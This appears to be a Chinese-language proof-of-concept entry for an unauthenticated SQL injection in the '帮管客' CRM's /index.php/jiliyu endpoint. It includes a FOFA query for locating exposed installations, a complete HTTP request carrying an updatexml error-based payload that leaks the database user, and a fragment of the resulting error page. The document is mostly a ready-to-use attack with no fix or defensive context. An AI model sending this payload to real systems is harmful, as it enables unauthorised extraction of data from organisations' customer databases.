B1-1帮管家-CRM-SQL

漏洞描述：

帮管客CRM 客户管理系统/index.php/jiliyu 接口存在 sql 注入漏洞，未经身份认证的攻击者可通过此漏洞获取数据库敏感信息。

网站图片：

网络测绘：

fofa语法：


FOFA：app="帮管客-CRM"

漏洞复现：

payload：

```
GET /index.php/jiliyu?keyword=1&page=1&pai=id&sou=soufast&timedsc=激励语列表&xu=and%201=(updatexml(1,concat(0x7e,(select%20user()),0x7e),1)) HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图: 查询当前用户



```
GET /index.php/jiliyu?keyword=1&page=1&pai=id&sou=soufast&timedsc=激励语列表&xu=and%201=(updatexml
(1,concat(0x7e,(select%20user()),0x7e),1)) HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
121.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
}

code {
    font-family: Consolas, Monaco, Courier
    font-size: 12px;
    background-color: #f9f9f9;
    border: 1px solid #D0D0D0;
    color: #002166;
    display: block;
    margin: 14px 0 14px 0;
    padding: 12px 10px 12px 10px;
}

#container {
    margin: 10px;
    border: 1px solid #D0D0D0;
    -webkit-box-shadow: 0 0 8px #D0D0D0;
}

p {
    margin: 12px 15px 12px 15px;
}
</style>
</head>
<body>
    <div id="container">
        <h1>A Database Error Occurred</h1>
```